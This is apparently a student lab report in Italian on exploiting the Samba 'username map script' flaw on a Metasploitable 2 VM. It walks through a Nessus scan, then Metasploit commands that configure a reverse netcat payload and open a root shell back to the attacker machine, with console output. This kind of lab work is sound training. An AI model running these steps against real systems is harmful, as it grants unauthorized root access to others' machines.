

Report Attività Giorno 4

Network Exploitation con Metasploit Framework

Target: Metasploitable 2 (192.168.50.150)

Attacker: Kali Linux (192.168.50.100)

Obiettivo: Sfruttamento vulnerabilità Samba (Porta 445)

```
Session Actions Edit View Help
msf > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, s
  apni
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
```

Data: 27 gennaio 2026

1 Introduzione e Obiettivi

L'obiettivo dell'attività odierna è identificare e sfruttare una vulnerabilità critica nel servizio di condivisione file **Samba**, attivo sulla macchina target *Metasploitable 2*. L'attacco prevede una fase preliminare di scansione delle vulnerabilità, seguita dall'utilizzo del framework **Metasploit** per ottenere l'accesso remoto non autorizzato (Reverse Shell).

2 Fase 1: Vulnerability Assessment (Nessus)

In prima istanza, è stata eseguita una scansione automatizzata utilizzando il tool **Nessus Essentials** per mappare la superficie di attacco del target (IP: 192.168.50.150).

La scansione ha evidenziato una vulnerabilità critica relativa al servizio Samba (Porte 139/445 TCP), identificata come *"Samba 'username map script' Command Execution"*. Questa falla permette l'esecuzione di codice arbitrario tramite metacaratteri shell non sanitizzati.

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0 *	7.4	0.8622	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0			Canonical Ubuntu Linux SEOL (8.04.x)	General	1
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	8.9	0.9447	Apache Tomcat AJP Connector Request Injection (GHOSTcat)	Web Servers	1
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
HIGH	7.5 *	6.7	0.5006	rlogin Service Detection	Service detection	1
HIGH	7.5 *	6.7	0.5006	rsh Service Detection	Service detection	1
HIGH	7.5	5.9	0.7993	Samba Badlock Vulnerability	General	1
HIGH	7.5			NFS Shares World Readable	RPC	1
MIXED	SSL (Multiple Issues)	General	28
MIXED	ISC Bind (Multiple Issues)	DNS	5
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2
MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1
MEDIUM	5.9	4.4	0.027	SSL Anonymous Cipher Suites Supported	Service detection	1
MEDIUM	5.9	3.6	0.8991	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eEncryption)	Misc.	1
MIXED	HTTP (Multiple Issues)	Web Servers	3
MIXED	SMB (Multiple Issues)	Misc.	2
MIXED	TLS (Multiple Issues)	Misc.	2
MIXED	TLS (Multiple Issues)	SMTP problems	2

Figura 1: Risultato della scansione Nessus.

HIGH
Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Figura 2: Risultato della scansione Nessus: rilevata vulnerabilità Samba.

3 Fase 2: Exploitation con Metasploit

3.1 Selezione dell'Exploit

Avviata la console di Metasploit ('msfconsole'), è stata effettuata una ricerca per individuare i moduli disponibili per il servizio Samba. Come mostrato in Figura 3, è stato identificato l'exploit multi/samba/usermap_script (Rank: Excellent).

```

msf > search exploit samba

Matching Modules
=====
#  Name
-  -
0  exploit/unix/webapp/citrix_access_gateway_exec
1  exploit/windows/license/calliclnt_getconfig
   \ target: Automatic
   \ target: Windows 2000 English
   \ target: Windows XP English SP0-1
   \ target: Windows XP English SP2
   \ target: Windows 2003 English SP0
7  exploit/unix/misc/distcc_exec
8  exploit/windows/smb/group_policy_startup
   \ target: Windows x86
   \ target: Windows x64
11 exploit/windows/fileformat/ms14_060_sandworm
Execution
12 exploit/unix/http/quest_kace_systems_management_rce
13 exploit/multi/samba/usermap_script
14 exploit/multi/samba/nttrans
15 exploit/linux/samba/setinfopolicy_heap
rflow
16 \ target: 2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
17 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
18 \ target: 2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
19 \ target: 2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
20 \ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
21 \ target: 3.5.10-0.107.el5 on CentOS 5
22 auxiliary/admin/smb/samba_symlink_traversal
23 exploit/linux/samba/chain_reply
24 \ target: Linux (Debian5 3.2.5-4Lenny6)

Disclosure Date  Rank  Check  Description
-----
2010-12-21      excellent Yes  Citrix Access Gateway Command Execution
2005-03-02      average  No   Computer Associates License Client GETCONFIG Overfl
2002-02-01      excellent Yes  DistCC Daemon Command Execution
2015-01-26      manual   No   Group Policy Script Execution From Shared Resource
2014-10-14      excellent No   MS14-060 Microsoft Windows OLE Package Manager Code
2018-05-31      excellent Yes  Quest KACE Systems Management Command Injection
2007-05-14      excellent No   Samba "username map script" Command Execution
2003-04-07      average  No   Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
2012-04-10      normal   Yes  Samba SetInformationPolicy AuditEventsInfo Heap Ove
2:3.5.11-dfsg-1ubuntu2 on Ubuntu Server 11.10
2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.10
2:3.5.8-dfsg-1ubuntu2 on Ubuntu Server 11.04
2:3.5.4-dfsg-1ubuntu8 on Ubuntu Server 10.10
2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
3.5.10-0.107.el5 on CentOS 5
normal No Samba Symlink Directory Traversal
2010-06-16      good    No   Samba chain_reply Memory Corruption (Linux x86)

```


Figura 3: Ricerca dei moduli Samba in MSFConsole.

3.2 Configurazione del Payload

Dopo aver selezionato il modulo (use 13), sono stati configurati i parametri di rete fondamentali:

- **RHOSTS:** 192.168.50.150 (IP Vittima)
- **LHOST:** 192.168.50.100 (IP Attaccante)
- **LPORT:** 5555 (Porta di ascolto personalizzata come da requisiti)

È stato confermato l'utilizzo del payload `cmd/unix/reverse`, che istruisce la vittima a connettersi verso la macchina attaccante.



```
Session Actions Edit View Help
msf > use 13
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  CHOST      CPORT           no        The local client address
  CPORT      CPORT           no        The local client port
  Proxies    Proxies         no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, s
  apni
  RHOSTS     RHOSTS         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT          yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST     LHOST           yes       The listen address (an interface may be specified)
  LPORT     LPORT           yes       The listen port


Exploit target:
  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.50.150
RHOSTS => 192.168.50.150
msf exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf exploit(multi/samba/usermap_script) > run
```

Figura 4: Configurazione dei parametri RHOSTS e LHOST.

3.3 Esecuzione dell'Attacco

Lanciando il comando `run`, l'exploit ha inviato il payload malevolo al servizio Samba. Come evidenziato in Figura 5, l'attacco ha avuto successo immediato, aprendo la **Sessione 1** (Command Shell).



```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:54639) at 2026-01-27 05:39:38 -0500

whoami
root
```

Figura 5: Ottenimento della Reverse Shell (Session 1 opened).

4 Fase 3: Verifica Post-Exploitation

Per confermare l'avvenuta compromissione e l'identità della macchina controllata, è stato eseguito il comando `ifconfig` direttamente dalla shell remota. L'output conferma che stiamo operando sull'indirizzo IP 192.168.50.150, corrispondente alla macchina Metasploitable.

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:54639) at 2026-01-27 05:39:38 -0500

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:d9:b0:2d
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fed9:b02d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:130 errors:0 dropped:0 overruns:0 frame:0
          TX packets:385 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:12579 (12.2 KB)  TX bytes:29882 (29.1 KB)
          Base address:0xd010  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:479 errors:0 dropped:0 overruns:0 frame:0
          TX packets:479 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:155233 (151.5 KB)  TX bytes:155233 (151.5 KB)
```

Figura 6: Verifica dell'indirizzo IP della vittima tramite comando `ifconfig`.

5 Conclusioni

L'attività ha dimostrato come una configurazione obsoleta di Samba permetta a un attaccante remoto di ottenere privilegi di root sulla macchina target senza necessità di autenticazione. L'uso combinato di Nessus per l'identificazione e Metasploit per l'esecuzione ha permesso di completare la catena di attacco in pochi passaggi.